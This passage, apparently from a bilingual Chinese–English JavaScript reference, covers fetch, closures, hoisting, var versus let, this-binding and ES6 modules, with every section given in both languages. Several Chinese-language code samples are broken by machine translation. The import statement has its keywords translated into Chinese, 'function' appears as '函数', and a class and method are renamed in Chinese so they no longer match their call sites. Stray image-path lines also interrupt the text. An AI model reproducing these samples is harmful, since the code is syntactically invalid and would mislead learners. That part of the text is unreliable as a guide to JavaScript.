fetch('https://otherdomain.com/login', {  
  credentials: 'include'  
})
```

第 55.5 节：GlobalFetch

GlobalFetch 接口暴露了 fetch 函数，可用于请求资源。

```
fetch('/path/to/resource.json')  
.then(response => {  
  if (!response.ok) {  
    throw new Error("请求失败！");  
  }  
  
  return response.json();  
})  
.then(json => {  
  console.log(json);  
});
```

解析后的值是一个 [Response 对象](#)。该对象包含响应体，以及其状态和头信息。

第 55.6 节：使用 Fetch 显示来自 Stack Overflow API 的问题

```
const url =  
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';  
  
const questionList = document.createElement('ul');  
document.body.appendChild(questionList);  
  
const responseData = fetch(url).then(response => response.json());  
responseData.then(({items, has_more, quota_max, quota_remaining}) => {  
  for (const {title, score, owner, link, answer_count} of items) {  
    const listItem = document.createElement('li');  
    questionList.appendChild(listItem);  
    const a = document.createElement('a');  
    listItem.appendChild(a);  
    a.href = link;  
    a.textContent = `[$score] ${title} (by ${owner.display_name || 'somebody'})`;  
  }  
});
```

Section 55.4: Send cookies

The fetch function does not send cookies by default. There are two possible ways to send cookies:

- Only send cookies if the URL is on the same origin as the calling script.

```
fetch('/login', {  
  credentials: 'same-origin'  
})
```

- Always send cookies, even for cross-origin calls.

```
fetch('https://otherdomain.com/login', {  
  credentials: 'include'  
})
```

Section 55.5: GlobalFetch

The [GlobalFetch](#) interface exposes the fetch function, which can be used to request resources.

```
fetch('/path/to/resource.json')  
.then(response => {  
  if (!response.ok) {  
    throw new Error("Request failed!");  
  }  
  
  return response.json();  
})  
.then(json => {  
  console.log(json);  
});
```

The resolved value is a [Response Object](#). This Object contains the body of the response, as well as its status and headers.

Section 55.6: Using Fetch to Display Questions from the Stack Overflow API

```
const url =  
  'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';  
  
const questionList = document.createElement('ul');  
document.body.appendChild(questionList);  
  
const responseData = fetch(url).then(response => response.json());  
responseData.then(({items, has_more, quota_max, quota_remaining}) => {  
  for (const {title, score, owner, link, answer_count} of items) {  
    const listItem = document.createElement('li');  
    questionList.appendChild(listItem);  
    const a = document.createElement('a');  
    listItem.appendChild(a);  
    a.href = link;  
    a.textContent = `[$score] ${title} (by ${owner.display_name || 'somebody'})`;  
  }  
});
```

第56章：作用域

第56.1节：闭包

当函数被声明时，其声明上下文中的变量会被捕获到其作用域中。例如，在下面的代码中，变量x绑定到外部作用域中的一个值，然后对x的引用被捕获到bar的上下文中：

```
var x = 4; // 在外部作用域中声明  
  
function bar() {  
    console.log(x); // 在声明时捕获外部作用域  
}  
  
bar(); // 在控制台打印4
```

示例输出：4

“捕获”作用域的概念很有趣，因为即使外部作用域已经退出，我们仍然可以使用和修改外部作用域中的变量。例如，考虑以下情况：

```
function foo() {  
    var x = 4; // 在外部作用域中声明  
  
    function bar() {  
        console.log(x); // 在声明时捕获外部作用域  
    }  
  
    return bar;  
  
    // foo 返回后，x 超出作用域  
}  
  
var barWithX = foo();  
barWithX(); // 我们仍然可以访问 x
```

示例输出：4

在上述示例中，当调用foo时，其上下文被函数bar捕获。因此，即使bar返回后，仍然可以访问和修改变量 x。被另一个函数捕获上下文的函数foo被称为闭包 (closure)。

私有数据

这让我们可以做一些有趣的事情，比如定义“私有”变量，这些变量仅对特定函数或函数集可见。一个人为构造的（但很流行的）示例：

```
function makeCounter() {  
    var counter = 0;  
  
    return {  
        value: function () {  
            return counter;  
        }
    };
}
```

Chapter 56: Scope

Section 56.1: Closures

When a function is declared, variables in the context of its *declaration* are captured in its scope. For example, in the code below, the variable x is bound to a value in the outer scope, and then the reference to x is captured in the context of bar:

```
var x = 4; // declaration in outer scope  
  
function bar() {  
    console.log(x); // outer scope is captured on declaration  
}  
  
bar(); // prints 4 to console
```

Sample output: 4

This concept of "capturing" scope is interesting because we can use and modify variables from an outer scope even after the outer scope exits. For example, consider the following:

```
function foo() {  
    var x = 4; // declaration in outer scope  
  
    function bar() {  
        console.log(x); // outer scope is captured on declaration  
    }  
  
    return bar;  
  
    // x goes out of scope after foo returns  
}  
  
var barWithX = foo();  
barWithX(); // we can still access x
```

Sample output: 4

In the above example, when foo is called, its context is captured in the function bar. So even after it returns, bar can still access and modify the variable x. The function foo, whose context is captured in another function, is said to be a *closure*.

Private data

This lets us do some interesting things, such as defining "private" variables that are visible only to a specific function or set of functions. A contrived (but popular) example:

```
function makeCounter() {  
    var counter = 0;  
  
    return {  
        value: function () {  
            return counter;  
        }
    };
}
```

```
    },
increment: function () {
    counter++;
}
};

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

示例输出：

1 0

当调用makeCounter()时，会保存该函数上下文的快照。所有在makeCounter()内部的代码执行时都会使用该快照。两次调用makeCounter()将创建两个不同的快照，它们各自拥有自己的counter副本。

立即调用函数表达式 (IIFE)

闭包也用于防止全局命名空间污染，通常通过使用立即调用函数表达式来实现。

立即调用函数表达式（或者更直观地说，自执行匿名函数）本质上是声明后立即调用的闭包。IIFE的基本思想是调用其副作用，创建一个仅对IIFE内部代码可访问的独立上下文。

假设我们想用\$来引用jQuery。考虑不使用IIFE的简单方法：

```
var $ = jQuery;
// 我们刚刚通过将 window.$ 赋值为 jQuery 污染了全局命名空间
```

在下面的示例中，使用了IIFE来确保\$仅在闭包创建的上下文中绑定到jQuery：

```
(function ($) {
    // 这里将 $ 赋值为 jQuery
})(jQuery);
// 但 window.$ 绑定不存在，因此没有污染
```

有关闭包的更多信息，请参见[Stackoverflow上的权威答案](#)。

第56.2节：提升

什么是提升？

提升是一种机制，它将所有变量和函数声明移动到其作用域的顶部。然而，变量赋值仍然发生在它们原本的位置。

例如，考虑以下代码：

```
    },
increment: function () {
    counter++;
}
};

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

Sample output:

1 0

When makeCounter() is called, a snapshot of the context of that function is saved. All code inside makeCounter() will use that snapshot in their execution. Two calls of makeCounter() will thus create two different snapshots, with their own copy of counter.

Immediately-invoked function expressions (IIFE)

Closures are also used to prevent global namespace pollution, often through the use of immediately-invoked function expressions.

Immediately-invoked function expressions (or, perhaps more intuitively, *self-executing anonymous functions*) are essentially closures that are called right after declaration. The general idea with IIFE's is to invoke the side-effect of creating a separate context that is accessible only to the code within the IIFE.

Suppose we want to be able to reference jQuery with \$. Consider the naive method, without using an IIFE:

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

In the following example, an IIFE is used to ensure that the \$ is bound to jquery only in the context created by the closure:

```
(function ($) {
    // $ is assigned to jquery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

See [the canonical answer on Stackoverflow](#) for more information on closures.

Section 56.2: Hoisting

What is hoisting?

Hoisting is a mechanism which moves all variable and function declarations to the top of their scope. However, variable assignments still happen where they originally were.

For example, consider the following code:

```
console.log(foo); // → 未定义  
var foo = 42;  
console.log(foo); // → 42
```

上述代码等同于：

```
var foo; // → 提升的变量声明  
console.log(foo); // → 未定义  
foo = 42; // → 变量赋值仍然在原位置  
console.log(foo); // → 42
```

请注意，由于提升，上述undefined与运行时产生的not defined不同：

```
console.log(foo); // → foo 未定义
```

类似的原则也适用于函数。当函数被赋值给变量（即函数表达式）时，变量声明会被提升，而赋值保持在原位。以下两个代码片段是等价的。

```
console.log(foo(2, 3)); // → foo 不是函数  
  
var foo = function(a, b) {  
    return a * b;  
}  
  
var foo;  
console.log(foo(2, 3)); // → foo 不是函数  
foo = function(a, b) {  
    return a * b;  
}
```

声明函数语句时，情况有所不同。与函数语句不同，函数声明会被提升到其作用域的顶部。考虑以下代码：

```
console.log(foo(2, 3)); // → 6  
function foo(a, b) {  
    return a * b;  
}
```

由于变量提升，上述代码与下面的代码片段相同：

```
function foo(a, b) {  
    return a * b;  
}  
  
console.log(foo(2, 3)); // → 6
```

以下是一些关于提升（hoisting）是什么以及不是什么的示例：

```
// 有效代码：  
foo();  
  
function foo() {}  
  
// 无效代码：  
bar(); // → TypeError: bar is not a function
```

```
console.log(foo); // → undefined  
var foo = 42;  
console.log(foo); // → 42
```

The above code is the same as:

```
var foo; // → Hoisted variable declaration  
console.log(foo); // → undefined  
foo = 42; // → variable assignment remains in the same place  
console.log(foo); // → 42
```

Note that due to hoisting the above undefined is not the same as the not defined resulting from running:

```
console.log(foo); // → foo is not defined
```

A similar principle applies to functions. When functions are assigned to a variable (i.e. a [function expression](#)), the variable declaration is hoisted while the assignment remains in the same place. The following two code snippets are equivalent.

```
console.log(foo(2, 3)); // → foo is not a function  
  
var foo = function(a, b) {  
    return a * b;  
}  
  
var foo;  
console.log(foo(2, 3)); // → foo is not a function  
foo = function(a, b) {  
    return a * b;  
}
```

When declaring [function statements](#), a different scenario occurs. Unlike function statements, function declarations are hoisted to the top of their scope. Consider the following code:

```
console.log(foo(2, 3)); // → 6  
function foo(a, b) {  
    return a * b;  
}
```

The above code is the same as the next code snippet due to hoisting:

```
function foo(a, b) {  
    return a * b;  
}  
  
console.log(foo(2, 3)); // → 6
```

Here are some examples of what is and what isn't hoisting:

```
// Valid code:  
foo();  
  
function foo() {}  
  
// Invalid code:  
bar(); // → TypeError: bar is not a function
```

```
var bar = function () {};
```

```
// 有效代码：  
foo();  
function foo() {  
    bar();  
}  
function bar() {}
```

```
// 无效代码：  
foo();  
函数 foo() {  
    bar();          // → TypeError: bar 不是一个函数  
}  
var bar = function () {};
```

```
// (E) 有效：  
function foo() {  
    bar();  
}  
var bar = function(){};  
foo();
```

提升的限制

变量初始化不能被提升，或者简单来说，JavaScript 只会提升声明而不会提升初始化。

例如：下面的脚本会产生不同的输出。

```
var x = 2;  
var y = 4;  
alert(x + y);
```

这将输出6。但这个...

```
var x = 2;  
alert(x + y);  
var y = 4;
```

这将输出 NaN。由于我们正在初始化 y 的值，JavaScript 的提升（Hoisting）并未发生，因此 y 的值将是未定义的。JavaScript 会认为 y 尚未声明。

所以第二个例子与下面的相同。

```
var x = 2;  
var y;  
alert(x + y);  
y = 4;
```

这将输出 NaN。

```
var bar = function () {};
```

```
// Valid code:  
foo();  
function foo() {  
    bar();  
}  
function bar() {}
```

```
// Invalid code:  
foo();  
function foo() {  
    bar();          // → TypeError: bar is not a function  
}  
var bar = function () {};
```

```
// (E) valid:  
function foo() {  
    bar();  
}  
var bar = function(){};  
foo();
```

Limitations of Hoisting

Initializing a variable can not be Hoisted or In simple JavaScript Hoists declarations not initialization.

For example: The below scripts will give different outputs.

```
var x = 2;  
var y = 4;  
alert(x + y);
```

This will give you an output of 6. But this...


```
var x = 2;  
alert(x + y);  
var y = 4;
```

This will give you an output of NaN. Since we are initializing the value of y, the JavaScript Hoisting is not happening, so the y value will be undefined. The JavaScript will consider that y is not yet declared.

So the second example is same as of below.

```
var x = 2;  
var y;  
alert(x + y);  
y = 4;
```

This will give you an output of NaN.



第56.3节：var 和 let 的区别

(注：所有使用let的示例同样适用于const)

var 在所有版本的 JavaScript 中都可用，而**let**和**const**是 ECMAScript 6 的一部分，仅在某些较新的浏览器中可用。

var 的作用域取决于其声明的位置，是包含它的函数作用域或全局作用域：

```
var x = 4; // 全局作用域

function DoThings() {
    var x = 7; // 函数作用域
    console.log(x);
}

console.log(x); // >> 4
DoThings(); // >> 7
console.log(x); // >> 4
```

这意味着它会“跳出”if语句和所有类似的代码块结构：

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```


相比之下，**let** 是块级作用域：

```
let x = 4;

if (true) {
    let x = 7;
    console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
```



Section 56.3: Difference between var and let

(Note: All examples using **let** are also valid for **const**)

var is available in all versions of JavaScript, while **let** and **const** are part of ECMAScript 6 and [only available in some newer browsers](#).

var is scoped to the containing function or the global space, depending when it is declared:

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings(); // >> 7
console.log(x); // >> 4
```

That means it "escapes" if statements and all similar block constructs:

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

By comparison, **let** is block scoped:

```
let x = 4;

if (true) {
    let x = 7;
    console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
```

```
let j = 10;
}
console.log(i); // >> "ReferenceError: i 未定义"
console.log(j); // >> "ReferenceError: j 未定义"
```

注意，`i` 和 `j` 仅在 `for` 循环中声明，因此在循环外未声明。

还有几个其他关键区别：

全局变量声明

在顶层作用域（函数和代码块外），`var` 声明会将元素放入全局对象。`let` 则不会：

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

重新声明

使用`var`声明变量两次不会产生错误（尽管这相当于只声明一次）：

```
var x = 4;
var x = 7;
```

使用`let`时，会产生错误：

```
let x = 4;
let x = 7;
```

TypeError: 标识符 `x` 已经被声明

当使用`var`声明 `y` 时，情况也是如此：

```
var y = 4;
let y = 7;
```

TypeError: 标识符 `y` 已经被声明

但是，使用`let`声明的变量可以在嵌套块中重复使用（不是重新声明）

```
let i = 5;
{
  let i = 6;
  console.log(i); // >> 6
}
console.log(i); // >> 5
```

在代码块内可以访问外部的 `i`，但如果代码块内使用 `let` 声明了 `i`，则无法访问外部的 `i`，且如果在第二个声明之前使用，会抛出 `ReferenceError`。

```
let i = 5;
```

```
let j = 10;
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

Note that `i` and `j` are only declared in the `for` loop and are therefore undeclared outside of it.

There are several other crucial differences:

Global variable declaration

In the top scope (outside any functions and blocks), `var` declarations put an element in the global object. `let` does not:

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

Re-declaration

Declaring a variable twice using `var` doesn't produce an error (even though it's equivalent to declaring it once):

```
var x = 4;
var x = 7;
```

With `let`, this produces an error:

```
let x = 4;
let x = 7;
```

TypeError: Identifier `x` has already been declared

The same is true when `y` is declared with `var`:

```
var y = 4;
let y = 7;
```

TypeError: Identifier `y` has already been declared

However variables declared with `let` can be reused (not re-declared) in a nested block

```
let i = 5;
{
  let i = 6;
  console.log(i); // >> 6
}
console.log(i); // >> 5
```

Within the block the outer `i` can be accessed, but if the within block has a `let` declaration for `i`, the outer `i` can not be accessed and will throw a `ReferenceError` if used before the second is declared.

```
let i = 5;
```

```
{  
i = 6; // 在暂时性死区内，外部的 i 无法访问  
let i;  
}
```

ReferenceError: i is not defined

变量提升

使用 var 和 let 声明的变量都会被提升。区别在于，使用 var 声明的变量可以在赋值之前被引用，因为它会自动赋值（值为 undefined），而 let 不行——它要求变量必须先声明后才能调用：

```
console.log(x); // >> undefined  
console.log(y); // >> "ReferenceError: `y` is not defined"  
// 或 >> "ReferenceError: can't access lexical declaration `y` before initialization"  
var x = 4;  
let y = 7;
```

块的开始与let或const声明之间的区域称为时序死区（Temporal Dead Zone），在该区域内对变量的任何引用都会导致 ReferenceError。即使变量在声明之前被赋值，也会发生这种情况：

```
y=7; // >> "ReferenceError: `y` 未定义"  
let y;
```

在非严格模式下，给未声明的变量赋值会自动在全局作用域中声明该变量。在这种情况下，y不会被自动声明在全局作用域中，let会保留变量名（y），并且在声明/初始化该变量的行之前，不允许访问或赋值。

第56.4节：apply和call语法及调用

每个函数中的apply和call方法允许为this提供自定义的值。

```
function print() {  
    console.log(this.toPrint);  
}  
  
print.apply({ toPrint: "Foo" }); // >> "Foo"  
print.call({ toPrint: "Foo" }); // >> "Foo"
```

你可能注意到，上述两种调用的语法是相同的。即签名看起来类似。

但它们的用法有细微差别，因为我们处理的是函数并改变它们的作用域，我们仍然需要保持传递给函数的原始参数。apply和call都支持向目标函数传递参数，方式如下：

```
function speak() {  
    var sentences = Array.prototype.slice.call(arguments);  
    console.log(this.name+": "+sentences);  
}  
  
var person = { name: "Sunny" };  
speak.apply(person, ["我", "编程", "创业公司"]); // >> "Sunny: 我 编程 创业公司"  
speak.call(person, "我", "<3", "Javascript"); // >> "Sunny: 我 <3 Javascript"
```

```
{  
    i = 6; // outer i is unavailable within the Temporal Dead Zone  
    let i;  
}
```

ReferenceError: i is not defined

Hoisting

Variables declared both with **var** and **let** are hoisted. The difference is that a variable declared with **var** can be referenced before its own assignment, since it gets automatically assigned (with **undefined** as its value), but **let** cannot—it specifically requires the variable to be declared before being invoked:

```
console.log(x); // >> undefined  
console.log(y); // >> "ReferenceError: `y` is not defined"  
// OR >> "ReferenceError: can't access lexical declaration `y` before initialization"  
var x = 4;  
let y = 7;
```

The area between the start of a block and a **let** or **const** declaration is known as the [Temporal Dead Zone](#), and any references to the variable in this area will cause a ReferenceError. This happens even if the [variable is assigned before being declared](#):

```
y=7; // >> "ReferenceError: `y` is not defined"  
let y;
```

In non-strict-mode, assigning a value to a variable without any declaration, automatically declares the variable in the global scope. In this case, instead of y being automatically declared in the global scope, **let** reserves the variable's name (y) and does not allow any access or assignment to it before the line where it is declared-initialized.

Section 56.4: Apply and Call syntax and invocation

The apply and call methods in every function allow it to provide a custom value for **this**.

```
function print() {  
    console.log(this.toPrint);  
}  
  
print.apply({ toPrint: "Foo" }); // >> "Foo"  
print.call({ toPrint: "Foo" }); // >> "Foo"
```

You might notice that the syntax for both the invocations used above are the same. i.e. The signature looks similar.

But there is a small difference in their usage, since we are dealing with functions and changing their scopes, we still need to maintain the original arguments passed to the function. Both apply and call support passing arguments to the target function as follows:

```
function speak() {  
    var sentences = Array.prototype.slice.call(arguments);  
    console.log(this.name+": "+sentences);  
}  
  
var person = { name: "Sunny" };  
speak.apply(person, ["I", "Code", "Startups"]); // >> "Sunny: I Code Startups"  
speak.call(person, "I", "<3", "Javascript"); // >> "Sunny: I <3 Javascript"
```

注意apply允许你传入一个Array或arguments对象（类数组）作为参数列表，而call则需要你分别传入每个参数。

这两种方法让你可以自由发挥，比如实现一个简陋版本的ECMAScript原生的bind，用来创建一个函数，该函数总是作为某个对象的方法被调用，基于原始函数。

```
function bind(func, obj) {
  return function () {
    return func.apply(obj, Array.prototype.slice.call(arguments, 1));
  }
}

var obj = { name: "Foo" };

function print() {
  console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

这将输出

```
"Foo"
```

bind函数包含了很多内容

1. obj 将作为 this 的值使用
2. 将参数转发给函数
3. 然后返回值

第56.5节：箭头函数调用

版本 ≥ 6

使用箭头函数时，this 取自外层执行上下文的 this（也就是说，箭头函数中的 this 具有词法作用域，而非通常的动态作用域）。在全局代码中（不属于任何函数的代码），它将是全局对象。即使你从这里描述的其他任何方法调用用箭头符号声明的函数，它也保持不变。

```
var globalThis = this; // 浏览器中为 "window", Node.js 中为 "global"

var foo = (() => this);

console.log(foo() === globalThis); //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis); //true
```

看看this是如何继承上下文的，而不是指向调用该方法的对象。

```
var globalThis = this;
```

Notice that apply allows you to pass an Array or the arguments object (array-like) as the list of arguments, whereas, call needs you to pass each argument separately.

These two methods give you the freedom to get as fancy as you want, like implementing a poor version of the ECMAScript's native bind to create a function that will always be called as a method of an object from an original function.

```
function bind(func, obj) {
  return function () {
    return func.apply(obj, Array.prototype.slice.call(arguments, 1));
  }
}

var obj = { name: "Foo" };

function print() {
  console.log(this.name);
}

printObj = bind(print, obj);

printObj();
```

This will log

```
"Foo"
```

The bind function has a lot going on

1. obj will be used as the value of this
2. forward the arguments to the function
3. and then return the value

Section 56.5: Arrow function invocation

Version ≥ 6

When using arrow functions this takes the value from the enclosing execution context's this (that is, this in arrow functions has lexical scope rather than the usual dynamic scope). In global code (code that doesn't belong to any function) it would be the global object. And it keeps that way, even if you invoke the function declared with the arrow notation from any of the others methods here described.

```
var globalThis = this; // "window" in a browser, or "global" in Node.js

var foo = (() => this);

console.log(foo() === globalThis); //true

var obj = { name: "Foo" };
console.log(foo.call(obj) === globalThis); //true
```

See how this inherits the context rather than referring to the object the method was called on.

```
var globalThis = this;
```

```

var obj = {
withoutArrow: function() {
    return this;
},
withArrow: () => this
};

console.log(obj.withoutArrow() === obj); //true
console.log(obj.withArrow() === globalThis); //true

var fn = obj.withoutArrow; //不再作为方法调用withoutArrow
var fn2 = obj.withArrow;
console.log(fn() === globalThis); //true
console.log(fn2() === globalThis); //true

```

第56.6节：绑定调用

每个函数的bind方法允许你创建该函数的新版本，其上下文严格绑定到特定对象。它特别有用，可以强制函数作为对象的方法被调用。

```

var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();

```

这将输出日志：

bar

第56.7节：方法调用

作为对象的方法调用函数时，this的值将是该对象。

```

var obj = {
name: "Foo",
print: function () {
    console.log(this.name)
}
}

```

我们现在可以将print作为obj的方法调用，this将是obj

```
obj.print();
```

因此这将输出日志：

Foo

```

var obj = {
withoutArrow: function() {
    return this;
},
withArrow: () => this
};

console.log(obj.withoutArrow() === obj); //true
console.log(obj.withArrow() === globalThis); //true

var fn = obj.withoutArrow; //no longer calling withoutArrow as a method
var fn2 = obj.withArrow;
console.log(fn() === globalThis); //true
console.log(fn2() === globalThis); //true

```

Section 56.6: Bound invocation

The bind method of every function allows you to create new version of that function with the context strictly bound to a specific object. It is especially useful to force a function to be called as a method of an object.

```

var obj = { foo: 'bar' };

function foo() {
    return this.foo;
}

fooObj = foo.bind(obj);

fooObj();

```

This will log:

bar

Section 56.7: Method invocation

Invoking a function as a method of an object the value of **this** will be that object.

```

var obj = {
name: "Foo",
print: function () {
    console.log(this.name)
}
}

```

We can now invoke print as a method of obj. **this** will be obj

```
obj.print();
```

This will thus log:

Foo

第56.8节：匿名调用

作为匿名函数调用时，`this` 将指向全局对象（浏览器中为`self`）。

```
function func() {  
    return this;  
}  
  
func() === window; // true  
版本 = 5
```

在 ECMAScript 5 的严格模式下，`this` 如果函数以匿名方式调用，将是 `undefined`。

```
(function () {  
    "use strict";  
    func();  
}())
```

这将输出

未定义

第 56.9 节：构造函数调用

当函数使用 `new` 关键字作为构造函数调用时，`this` 的值为正在被构造的对象

```
function Obj(name) {  
    this.name = name;  
}  
  
var obj = new Obj("Foo");  
  
console.log(obj);
```

这将输出

{ name: "Foo" }

第56.10节：在循环中使用let代替var（点击处理示例）

假设我们需要为每个`loadedData`数组中的元素添加一个按钮（例如，每个按钮应该是一个显示数据的滑块；为了简单起见，我们这里只弹出一个消息）。有人可能会尝试如下写法：

```
for(var i = 0; i < loadedData.length; i++)  
    jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")  
        .children().last() // 现在给作为子元素的按钮绑定一个处理函数  
        .on("click", function() { alert(loadedData[i].content); });
```

但每个按钮点击时，都会导致

Section 56.8: Anonymous invocation

Invoking a function as an anonymous function, `this` will be the global object (`self` in the browser).

```
function func() {  
    return this;  
}  
  
func() === window; // true  
Version = 5
```

In ECMAScript 5's strict mode, `this` will be `undefined` if the function is invoked anonymously.

```
(function () {  
    "use strict";  
    func();  
}())
```

This will output

undefined

Section 56.9: Constructor invocation

When a function is invoked as a constructor with the `new` keyword `this` takes the value of the object being constructed

```
function Obj(name) {  
    this.name = name;  
}  
  
var obj = new Obj("Foo");  
  
console.log(obj);
```

This will log

{ name: "Foo" }

Section 56.10: Using let in loops instead of var (click handlers example)

Let's say we need to add a button for each piece of `loadedData` array (for instance, each button should be a slider showing the data; for the sake of simplicity, we'll just alert a message). One may try something like this:

```
for(var i = 0; i < loadedData.length; i++)  
    jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")  
        .children().last() // now let's attach a handler to the button which is a child  
        .on("click", function() { alert(loadedData[i].content); });
```

But instead of alerting, each button will cause the

TypeError: loadedData[i] 未定义

错误。这是因为 i 的作用域是全局作用域（或函数作用域），循环结束后，`i == 3`。我们需要的不是“记住 i 的状态”。这可以通过使用 `let` 来实现：

```
for(let i = 0; i < loadedData.length; i++)
  jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")
    .children().last() // 现在给作为子元素的按钮绑定一个处理函数
    .on("click", function() { alert(loadedData[i].content); });
```

一个用于测试此代码的 `loadedData` 示例：

```
var loadedData = [
  { label: "苹果", content: "绿色且圆形" },
  { label: "黑莓", content: "小型黑色或蓝色" },
  { label: "菠萝", content: "奇怪的东西.. 形状难以描述" }
];
```

[一个示例演示](#)

TypeError: loadedData[i] is undefined

error. This is because the scope of `i` is the global scope (or a function scope) and after the loop, `i == 3`. What we need is not to "remember the state of `i`". This can be done using `let`:

```
for(let i = 0; i < loadedData.length; i++)
  jQuery("#container").append("<a class='button'>" + loadedData[i].label + "</a>")
    .children().last() // now let's attach a handler to the button which is a child
    .on("click", function() { alert(loadedData[i].content); });
```

An example of `loadedData` to be tested with this code:

```
var loadedData = [
  { label: "apple", content: "green and round" },
  { label: "blackberry", content: "small black or blue" },
  { label: "pineapple", content: "weird stuff.. difficult to explain the shape" }
];
```

[A fiddle to illustrate this](#)

第57章：模块

第57.1节：定义模块

在ECMAScript 6中，使用模块语法（import/export）时，每个文件都成为其自己的模块，拥有私有的命名空间。顶层函数和变量不会污染全局命名空间。要向其他模块暴露函数、类和变量，可以使用export关键字。

```
// 未导出
function somethingPrivate() {
    console.log('绝密')
}

export const PI = 3.14;

export function doSomething() {
    console.log('来自模块的问候！')
}

function doSomethingElse(){
    console.log("其他内容")
}

export {doSomethingElse}

export class 我的类 {
    测试() {}
}
```

注意：通过<script>标签加载的ES5 JavaScript文件，在不使用import/export时将保持不变。

只有明确导出的值才能在模块外部使用。其他所有内容都可以被视为私有或不可访问。

导入此模块将得到（假设前面的代码块在my-module.js中）：

```
import * 作为 myModule 从 './my-module.js' 导入 ;

myModule.PI;           // 3.14
myModule.doSomething(); // '来自模块的问候！'
myModule.doSomethingElse(); // '其他内容'
new myModule.我的类(); // MyClass的一个实例
myModule.somethingPrivate(); // 这将失败，因为somethingPrivate未被导出
```

第57.2节：默认导出

除了命名导入外，你还可以提供一个默认导出。

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

你可以使用简化语法来导入默认导出。

Chapter 57: Modules

Section 57.1: Defining a module

In ECMAScript 6, when using the module syntax (`import/export`), each file becomes its own module with a private namespace. Top-level functions and variables do not pollute the global namespace. To expose functions, classes, and variables for other modules to import, you can use the `export` keyword.

```
// not exported
function somethingPrivate() {
    console.log('TOP SECRET')
}

export const PI = 3.14;

export function doSomething() {
    console.log('Hello from a module!')
}

function doSomethingElse(){
    console.log("Something else")
}

export {doSomethingElse}

export class MyClass {
    test() {}
}
```

Note: ES5 JavaScript files loaded via `<script>` tags will remain the same when not using `import/export`.

Only the values which are explicitly exported will be available outside of the module. Everything else can be considered private or inaccessible.

Importing this module would yield (assuming the previous code block is in `my-module.js`):

```
import * as myModule from './my-module.js';

myModule.PI;           // 3.14
myModule.doSomething(); // 'Hello from a module!'
myModule.doSomethingElse(); // 'Something else'
new myModule.MyClass(); // an instance of MyClass
myModule.somethingPrivate(); // This would fail since somethingPrivate was not exported
```

Section 57.2: Default exports

In addition to named imports, you can provide a default export.

```
// circle.js
export const PI = 3.14;
export default function area(radius) {
    return PI * radius * radius;
}
```

You can use a simplified syntax to import the default export.

```
import circleArea from './circle';
console.log(circleArea(4));
```

注意，默认导出隐式等同于名为default的命名导出，导入的绑定（上例中的circleArea）只是一个别名。之前的模块可以写成

```
import { default as circleArea } from './circle';
console.log(circleArea(4));
```

每个模块只能有一个默认导出。默认导出的名称可以省略。

```
// 命名导出：必须有名称
export const PI = 3.14;
```

```
// 默认导出：不需要名称
export default function (radius) {
    return PI * radius * radius;
}
```

第57.3节：从另一个

模块导入命名成员

假设“定义模块”部分的模块存在于文件 test.js 中，你可以从该模块导入并使用其导出的成员：

```
import {doSomething, MyClass, PI} from './test'

doSomething()

const mine = new MyClass()
mine.test()

console.log(PI)
```

somethingPrivate()方法未从 test 模块导出，因此尝试导入它将失败：

```
import {somethingPrivate} from './test'

somethingPrivate()
```

第57.4节：导入整个模块

除了从模块或模块的默认导出中导入命名成员外，你还可以将所有成员导入到一个命名空间绑定中。

```
import * as test from './test'

test.doSomething()
```

